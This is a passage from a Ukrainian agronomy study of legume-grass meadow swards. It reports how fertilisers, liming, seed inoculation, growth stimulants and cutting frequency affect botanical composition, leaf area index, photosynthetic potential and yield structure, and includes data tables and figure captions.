




Всі бобові види трав є чутливими до реакції ґрунтового розчину, що і підтвердилося результатами проведених досліджень: застосування разом із стимулятором росту та мікродобривом вапнякових матеріалів сприяло зростанню відсотка бобових компонентів в середньому за п'ять років до 61 %.

Враховуючи біологічні особливості бобових видів трав, їх частка у травостої змінювалася із роками використання. Найвищий відсоток бобових трав зафіксовано на другий рік використання, що пояснюється наявністю у травостої конюшини лучної яка найкраще розвивається на другий рік використання - залежно від удобрення відсоток бобових видів становив 65–88 % в першому укосі та 87–91 % у другому (рисунок 15).

На третьому році використання частка бобових видів не значно (на 2 – 27 %) знизилася порівняно із другим роком. Найменшу частку бобових трав (63 % в першому укосі, 66 % в другому та 64 % в третьому) зафіксовано на травостої, де застосовували стимулятор росту екостим та проводили триразове скошування трав. За такого ж удобрення, проте за двократного використання травостою, частка бобових була вищою, зокрема у першому укосі відмічено 65 %, а у другому 70 % бобових трав.

За проведення вапнування бобові види трав на третьому році використання не випали із травостою, а навпаки їх частка зросла – за використання стимулятора росту при дворазовому скошуванні на 19 % в першому укосі, а за удобрення мікродобривом добрідій при трикратному використанні на 2 %.

На четвертий рік використання конюшина лучна практично випала із травостою, а її нішу зайняв лядвенець рогатий та козлятник східний. В результаті загальна частка бобових трав знизилася до 18 %. Проте у лучних агрофітоценозах, на яких проводили вапнування на четвертому році відмічено до 40 % бобових трав. На даних травостоях навіть на п'ятому році використання частка бобових видів була найвищою серед усіх досліджуваних агрофітоценозів: за двократного використання травостою при використанні стимулятора росту екостим С частка бобових як в першому так і в другому укосах перевищувала відсоток бобових за використання мікродобрива добрідій (25–34 % проти 21–27 %).



Примітка*: а – контроль (без добрив), б – Ф – P₆₀K₉₀, в – Ф + екостим, г – Ф + екостим + вапно, д – Ф + ризобіфіт, е – Ф + екостим, є – Ф + добродій, ж – Ф + добродій + вапно;

**: варіанти трикратного використання.


Рисунок 15 – Динаміка бобових видів трав конюшино-злакового травостою в залежності від різних видів удобрення та використання



Відсоток бобових видів трав істотно змінювався і за укосами. В перші роки використання, коли у травостой домінувала конюшина лучна (додаток Е.4), вища їх кількість відмічена в другому укосі.

Частка козлятнику східного у травостой була незначною, особливо в перші роки використання, однак на п'ятому році життя бобово-злакового агрофітоценозу його відсоток залежно від удобрення становив 5–20 %.

У перший рік після залуження травостою серед злакових видів трав не виявлено одного домінанта – у фітоценозі представлені всі сіяні злакові види практично в однакових частках: 15–26 % стоколосу безостого, 13–20 % тимофіївки лучної та 16–25 % костриці лучної. Відповідно в перший рік використання травостою частка нещільнокущових злакових видів (тимофіївка лучна і костриця лучна) була значно вищою порівняно із кореневищними (стоколос безостий) (рисунок 16).



Прим

ітка*: 1 – контроль (без добрив), 1– Ф – Р₆₀К₉₀, 3 – Ф + екостим, 4 – Ф + екостим + вапно, 5 – Ф + ризобіфіт, 6 – Ф + екостим, 7 – Ф + добрідій, 8 – Ф + добрідій + вапно;
6, 7, 8 – варіанти трикратного використання.

Рисунок 16 – Динаміка злакових видів трав бобово-злакового травостою в залежності від різних видів удобрення

За п'ять років використання бобово-злакового травостою частка кореневищних злакових трав зросла, зокрема у неудобреному травостой її відсоток зріс майже втричі. Збільшення кількості кореневищних злакових трав пояснюється появою у травостой костриці червоної та посушливими погодними умовами. Найвищий відсоток кореневищних трав на п'ятому році життя травостою зафіксовано у травостоях, де проводилось обприскування стимулятором росту – 39 % за двократного використання та 41% за трикратного.

Частка нещільнокореневих злакових трав знизилася із роками використання, за винятком неудобреного травостою та за використання лише фосфорних та калійних добрив. У даних травостоях поряд із стоколосом



безостим відмічено високий відсоток костриці червоної (15 %) та тонконогу лучного.





За висотою та облиствленістю стебел у сінокісному бобово-злаковому травостой домінують верхові трави (рисунок 17). У рік посіву їх частка в залежності від удобрення коливалася в межах 58–78 %, і найвищою була за удобрення лише фосфорними та калійними добривами. Проте за п'ять років використання за даного удобрення їх частка знизилася на 20 % за рахунок випадання із травостою конюшини лучної та зниження частки стоколосу безостого. Подібна тенденція відмічена у неудобреному травостой та за використання стимулятора росту при двохукісному використанні. Випадання із травостою конюшини лучної спричинило зниження відсотка верхових трав в усіх інших досліджуваних агрофітоценозах. Проте необхідно зазначити, що екологічну нішу у фітоценозі заповнила грястиця збірна, яка також відноситься до верхового типу облиствленості. Відповідно кількість верхових трав тут зменшилася лише на 1–10 %. Напівверхові трави бобово-злакового агрофітоценозу представлені тимофіївкою лучною та лядвенцем рогатим. На п'ятий рік використання частка тимофіївки лучної незначно знизилася, проте відсоток лядвенцю рогатого зріс, відповідно у всіх удобрюваних травостоях зріс відсоток напівверхових трав. Найбільшу кількість трав даного типу облиственості зафіксовано за використання на фоні фосфорних та калійних добрив мікродобрива добродій та проведення вапнування – 35%.

При трансформації бобово-злакового агрофітоценозу з'явилися несіяні види багаторічних трав, серед яких значний відсоток займають низові трави. На неудобреному травостой їх частка на п'ятий рік використання травостою становила 28 %. Серед низових трав зафіксовано кострицю червону (15 %), тонконіг лучний (12 %) та люцерну хмелевидну (1 %). Найменшу кількість низових трав відмічено за поєднаного застосування фосфорно-калійного удобрення, мікродобрива добродій та вапна.

Порівнюючи травостой з використанням стимулятора росту видно, що за трикратного використання частка низових видів трав була на 3 % нижчою в порівнянні із двократним, однак частка верхових трав та напівверхових зросла.

В еколого-біологічній структурі новоствореного бобово-злакового травостою відмічено високу участь мезофітів та ксеромезофітів. До мезофітної групи відносяться основні злакові трави – тимофіївка лучна та костриця лучна, а також конюшина лучна, тому основну частку врожаю новоствореного лучного фітоценозу становили трави мезофітної групи. Їх відсоток в урожаї становить 69–81 % (рисунок 18).


Частка мезофітів у перший рік використання травостою становила 72 – 81 % і з роками використання їх участь зменшувалася головним чином внаслідок випадання із травостою конюшини лучної, яка є типовим представником мезофітних рослин для зони Західного Лісостепу. Найнижча



Примітка*: а – контроль (без добрив), б– Ф – Р₆₀К₉₀, в – Ф + екостим, г – Ф + екостим + вапно, д – Ф + ризобофит, е – Ф + екостим С, є – Ф + добрідій, ж - Ф + добрідій + вапно;

**: варіанти трикратного використання.

Рисунок 17 – Динаміка злакових та бобових трав бобово-злакового травостою в залежності від різних видів удобрення




Примітка*: а – контроль (без добрив), б – $\Phi - P_{60}K_{90}$, в – $\Phi + \text{екостим}$, г – $\Phi + \text{екостим} + \text{вапно}$, д – $\Phi + \text{ризобіот}$, е – $\Phi + \text{екостим}$, є – $\Phi + \text{добродій}$, ж – $\Phi + \text{добродій} + \text{вапно}$;

** : варіанти трикратного використання.

Рисунок 18 – Динаміка трав мезофітної групи бобово-злакового травостою в залежності від удобрення, інокуляції та вапнування

частку мезофітних рослин (69 %) на п'ятий рік використання відмічена за трикратного скошування у травостої, який обприскували стимулятором росту. За такого ж удобрення, проте за двократного використання, відсоток мезофітів становив 74 %.

Відсоток ксеромезофітів у бобово-злаковому травостої був доволі високим, через приналежність до них домінуючого лядвенцю рогатого та стоколосу безостого. Найвищий відсоток ксеромезофітів у перший рік використання – 28 % відмічено у травостої, де на фоні фосфорно-калійних добрив використовували мікродобриво добродій (рисунок 19).



Примітка*: а – контроль (без добрив), б – $\Phi - P_{60}K_{90}$, в – $\Phi + \text{екостим}$, г – $\Phi + \text{екостим} + \text{вапно}$, д – $\Phi + \text{ризобіот}$, е – $\Phi + \text{екостим}$, є – $\Phi + \text{добродій}$, ж – $\Phi + \text{добродій} + \text{вапно}$;

** : варіанти трикратного використання.

Рисунок 19 – Динаміка трав ксеромезофітної групи бобово-злакового травостою в залежності від удобрення, інокуляції та вапнування



Найбільш помітним зростання частки ксеромезофітів (на 10 %) відбулося на неудобреному травостої, це було обумовлено появою несіяних видів таких як тонконіг лучний та люцерна хмелевидна.

Отже, на формування видового складу бобово-злакових травостоїв помітний вплив, поряд із застосування мінеральних- та мікродобрив, мають такі заходи як інокулювання насіння азотфіксуючими бактеріями та обробка стимуляторами росту.

8.2. Продукційні процеси лучних агрофітоценозів

Продукційний процес – це сукупність процесів утворення, нагромадження й трансформації органічної речовини, поглинання й проходження енергії через біоту екосистеми різних рівнів організації, результатом яких є реальна продукція біоценозу [76]. В основі продукційного процесу лежить фотосинтез, який суттєво залежить від багатьох ландшафтно-екологічних факторів. З них найбільше значення мають світло, температура, вода та поживні речовини в ґрунті. Крім інтенсивності світла, фотосинтез залежить і від тривалості освітлення – чим вона вища, тим більше продукується фітомаси. За даними Н.Н. Зеленської [77], ритміка приросту надземної фітомаси цілісного рослинного співтовариства повторює закономірності зростання фотосинтезу окремих рослин. Фотосинтез є основоположним фактором розвитку рослин і формування врожайності. Продуктивність фотосинтезу рослин визначається двома головними показниками - сумарною площею листя (асиміляційною поверхнею) і інтенсивністю приросту сухої речовини в розрахунку на одиницю площі листя на добу [78]. Чиста продуктивність фотосинтезу дає можливість визначити лімітуючі показники підвищення продуктивності травостою та встановити біологічний потенціал рослин. Формування фотосинтетичного апарату в значній мірі залежить від рівня забезпеченості рослин мінеральним азотом, а внесення його в оптимальних дозах сприяє зростанню інтенсивності фотосинтезу. Величина площі листя є основою для подальших розрахунків чистої продуктивності фотосинтезу, фотосинтетичного потенціалу та інших показників. Нарощування площі листового апарату травостою сіяних сінокосів тісно пов'язане з рівнем його мінерального живлення і видовим складом агрофітоценозів. Площа асиміляційної поверхні сіяних травостоїв протягом вегетаційного періоду, за даними Г. І. Демидася [79], зменшувалася від першого до третього укосу. Кратність використання травостою, залуження, удобрення, інокуляція та всі інші технологічні прийоми вирощування багаторічних трав повинні бути способами оптимізації нарощування листового апарату, оскільки він є основою формування продуктивності агрофітоценозів. Тому важливе значення при вивченні технологічних аспектів



створення та використання різновікових травостоїв має вивчення їхнього впливу на формування площі листкової поверхні, чисту продуктивність фотосинтезу та фотосинтетичний потенціал агрофітоценозів.

Важливим фактором, що впливає на продуктивність лучних трав, є співвідношення в урожаї листя та стебел, адже найбільше поживних речовин знаходиться в листках. Важливе значення має виявлення факторів, які впливають на інтенсивність приросту рослин. Тому в наших дослідженнях ми визначали структуру основних ботаніко-господарських груп рослин, обчислювали індекс листкової поверхні, чисту продуктивність фотосинтезу та фотосинтетичний потенціал лучних фітоценозів.

У першому укосі довготривалого травостою відсоток листя становив 32–45 %. Необхідно відмітити, що за двократного використання частка листя є вищою в порівнянні із триразовим використанням. Подібна тенденція прослідковується в отаві з пропорційним підвищенням відсотка листя в урожаї (таблиця 5).

Таблиця 5 - Структура врожаю злаків 37–41-річного лучного травостою залежно від використання і інтенсивності удобрення, середнє за 2011–2013 рр., % до загального урожаю

Удобрєння	Листя			Стебла			Суцвіття		
	Укоси								
	I	II	III	I	II	III	I	II	III
Без добрив (контроль)	42	74	0	43	24	0	15	2	0
P ₆₀ K ₉₀ – Фон (Ф)	41	68	0	45	27	0	15	5	0
Ф + N ₉₀ (45+45)	45	82	0	43	17	0	12	1	0
Ф + N ₉₀ (30+60)	45	82	0	43	17	0	12	1	0
Ф + N ₁₂₀ (40+40+40)	45	74	96	47	26	4	8	0	0
Ф + N ₁₂₀ (0+40+80)	39	85	86	53	15	14	8	0	0
Ф + N ₁₅₀ (50+50+50)	36	76	88	54	24	12	10	0	0
Ф + N ₁₂₀ (0+50+100)	32	85	89	59	15	11	9	0	0
НІР ₀₅	2,8	5,4	6,2	4,0	1,1	1,1	0,7	0,2	-

Із підвищенням доз азотних добрив в першому укосі підвищується частка стебел. Так при внесення N₉₀ відсоток стебел в першому укосі становить 43 %, N₁₂₀ сприяє підвищенню їх частки до 47–53%, а при N₁₅₀ відсоток стебел сягав 54–59 %.

На структуру врожаю довготривалого травостою помітний вплив мали розподіли азотних добрив. При рівномірному розподілі азоту, за всіх доз, в першому укосі відмічено вищий відсоток листя, порівняно із виключенням ранньовесняного підживлення.



Ущільнення довготривалого травостою із кожним наступним укосом зумовило збільшення процентного вмісту листя в урожаї, що позитивно вплинуло на якість корму, оскільки найбільшу кількість поживних речовин відзначено саме в листках.

Збільшення частки листя в отаві сприяло зростанню індексу листової поверхні (ІЛП). Найнижчий ІЛП відмічено на неудобреному травостої: в середньому за перші три роки використання у першому укосі він становив 2,7, а в другому – 2,1. Застосування фосфорних та калійних добрив підвищило площу листя на 1 м² до 3,3–5,1 м², азотних – до 17,7 м².


Площа листової поверхні довготривалого травостою в значній мірі залежала від розподілу азотних добрив. Особливо це помітно в першому укосі: за виключення ранньовесняного підживлення індекс листової поверхні майже вдвічі менший за травостої, на яких азотні добрива вносять рівномірно під кожен укіс. В другому укосі за внесення повних мінеральних добрив ІЛП становив 0,92–1,11 і практично не залежав від доз азотних добрив.

Найвищий індекс листової поверхні (17,7) зафіксовано у першому укосі травостою за двократного використання із рівномірним розподілом азотних добрив по 45 кг/га діючої речовини азоту.

Необхідно зазначити, що на чисту продуктивність фотосинтезу, як величину, обернено пропорційну до площі листя, вагомий вплив мав розподіл азотних добрив. Найвищі прирости сухої маси (2,2 г/добу на 1 м²) відмічені за виключення ранньовесняного застосування азотних добрив та дворазового скошування. У другому укосі даного лучного агрофітоценозу чиста продуктивність фотосинтезу знизилася і становила 0,13 г сухої маси на 1 м² за добу. Подібна тенденція відмічена і за трикратного використання травостою.

Показником, який вказує на сумарну листову поверхню, що брала участь у фотосинтезі в певний період вегетації рослин, є фотосинтетичний потенціал. У наших дослідженнях фотосинтетичний потенціал довготривалого травостою в значній мірі залежав від мінерального удобрення та режимів використання травостою (рисунок 20).

Найменшим фотосинтетичним потенціалом характеризувався неудобрений травостій – 15 млн. м² /га в добу в першому укосі та 12 млн. м² /га в добу в отаві. Застосування фосфорно-калійного удобрення сприяло незначному підвищенню фотосинтетичного потенціалу, а удобрення довготривалого лучного фітоценозу повним мінеральним добривом зумовило зростання фотосинтетичного потенціалу у 2 та більше раз. Найвищі показники фотосинтетичного потенціалу (97 млн. м² /га в добу в першому укосі та 56 млн. м² /га в добу) відмічено за рівномірного внесення азотних добрив та дворазового скошування трав. За виключення ранньовесняного підживлення азотом фотосинтетичний потенціал довготривалого травостою помітно знизився, що помічено як за двократного, так і трикратного використання.



*Примітка: 1 – без добрив (контроль), 2 – $P_{60}K_{90}$ – фон (Ф), 3 – $\Phi + N_{90(45+45)}$, 4 – $\Phi + N_{90(30+60)}$, 5 – $\Phi + N_{120(40+40+40)}$, 6 – $\Phi + N_{120(0+40+80)}$, 7 – $\Phi + N_{150(50+50+50)}$, 8 – $\Phi + N_{150(0+50+100)}$.

Рисунок 20 - Фотосинтетичний потенціал довготривалого травостою залежно від інтенсивності удобрення та використання, середнє за 2011–2013 рр.

За трикратного використання фотосинтетичний потенціал кожного окремо укосу є нижчим, ніж за дворазового використання, проте в сумі за три укоси даний показник перевищує дворазове скошування.

Збільшення доз азотних добрив нівелює негативний вплив погодних умов: за трикратного використання при внесенні після першого скошування 50 кг/га азоту, а після другого – 100 кг/га азоту відмічено зростання продуктивності фотосинтезу з кожним наступним укосом до 54 млн. m^2 /га в добу, в той час, як за внесення 40 кг/га та 80 кг/га азоту відповідно після першого та другого укосів, в третьому укосі фотосинтетичний потенціал знизився до 41 млн m^2 /га в добу.

У видовому складі новоствореного конюшино-злакового травостою значну частку займали верхові злаки (стоколос безостий та пажитниця багатоукісна), які сприяли збільшенню частки стебел в агрофітоценозі (таблиця 6).

В першому укосі відсоток стебел коливався в межах 36–55 % залежно від удобрення, відповідно частка листя становила – 38–47 %. В цьому ж укосі відмічено незначну кількість суцвіть – 2–8 %.

Найбільша частка листя злакових трав в першому укосі відмічена на травостоях із застосуванням інокуляції ризобіотом, а у третьому – при поєднанні органо-мінерального добрива добрідій із вапняковими матеріалами.

В отаві новоствореного травостою спостерігається зменшення частки стебел і відповідно збільшення відсотка листків.

Вагомий вплив на формування листя має кратність використання, так за дворазового скошування частка листя у структурі врожаю була значно нижчою,



Таблиця 6 - Структура врожаю злакових компонентів новоствореного лучного травостою залежно від різних видів удобрення та використання, середнє за 2011–2013 рр., % до загального урожаю

Удобрення	Листя			Стебла			Суцвіття		
	Укоси								
	I	II	III	I	II	III	I	II	III
Без добрив (контроль)	38	55	0	56	43	0	6	1	0
P ₆₀ K ₉₀ – Фон (Ф)	39	56	0	56	43	0	5	1	0
Ф + екостим	37	54	0	59	44	0	4	2	0
Ф + екостим + вапно	37	54	0	59	44	0	4	2	0
Ф + ризобофіт	46	44	0	45	55	0	8	1	0
*Ф + екостим	47	60	77	51	38	23	2	2	0
*Ф + добродій	40	60	80	55	39	20	5	1	0
*Ф + добродій + вапно	38	60	84	59	36	17	3	4	0
НІР ₀₅	2,9	4,1	6,5	4,8	3,3	1,5	0,2	0,1	

Примітка: *варіанти трикратного використання

ніж при триразовому скошуванні. Дане припущення підтверджується при порівнянні травостоїв із використанням стимулятора росту екостим – в першому укосі збільшення кількості укосів зумовило зростання кількості листя в урожаї на 10 %. Особливо помітним вплив режимів використання є в отавах: за двократного використання відсоток листя злакових трав коливається в межах 44–55 %, а за трикратного – 60 % в другому укосі та 77–84 % у третьому.

За дворазового скошування найбільш позитивний вплив на формування асиміляційної поверхні злакових трав мало застосування інокуляції (46 % листя в першому укосі та 44 % в отаві).

У перший рік використання травостою частка листя злакових компонентів була найвищою і її відсоток зменшувався із роками використання. Подібна тенденція відмічена і в бобових трав (додаток К.2).

У структурі бобових трав на неудобреному травостої та за фонового удобрення (P₆₀K₉₀) відсоток листя був досить високим і становив 37–39 % (таблиця 7).

Застосування бактеріальних препаратів, стимуляторів росту, вапнування сприяло кращому росту та розвитку бобових трав, внаслідок чого рослини утворили потужні пагони – кількість стебел в урожаї бобових видів становила 36–61 % залежно від виду удобрення. Найменшу частку пагонів (35 % в першому укосі, 30 % у другому та 11 % в отаві) та найвищий відсоток листя (53 %, 60 % та 61 % відповідно) зафіксовано за використання композиційного органо-мінерального добрива добрідій на фоні фосфорно-калійного удобрення та вапнування. За такого ж удобрення, але за виключення вапнування частка листя була на 2–9 % нижчою.



Таблиця 7 - Структура врожаю бобових компонентів новоствореного лучного травостою залежно від різних видів удобрення та використання, середнє за 2011–2013 рр. % до загального урожаю

Удобрєння	Листя			Стебла			Суцвіття		
	Укоси								
	I	II	III	I	II	III	I	II	III
Без добрив (контроль)	38	39	0	60	59	0	2	2	0
P ₆₀ K ₉₀ – Фон (Ф)	39	37	0	58	54	0	4	9	0
Ф + екостим	33	32	0	61	56	0	6	12	0
Ф + екостим + вапно	34	39	0	60	53	0	6	7	0
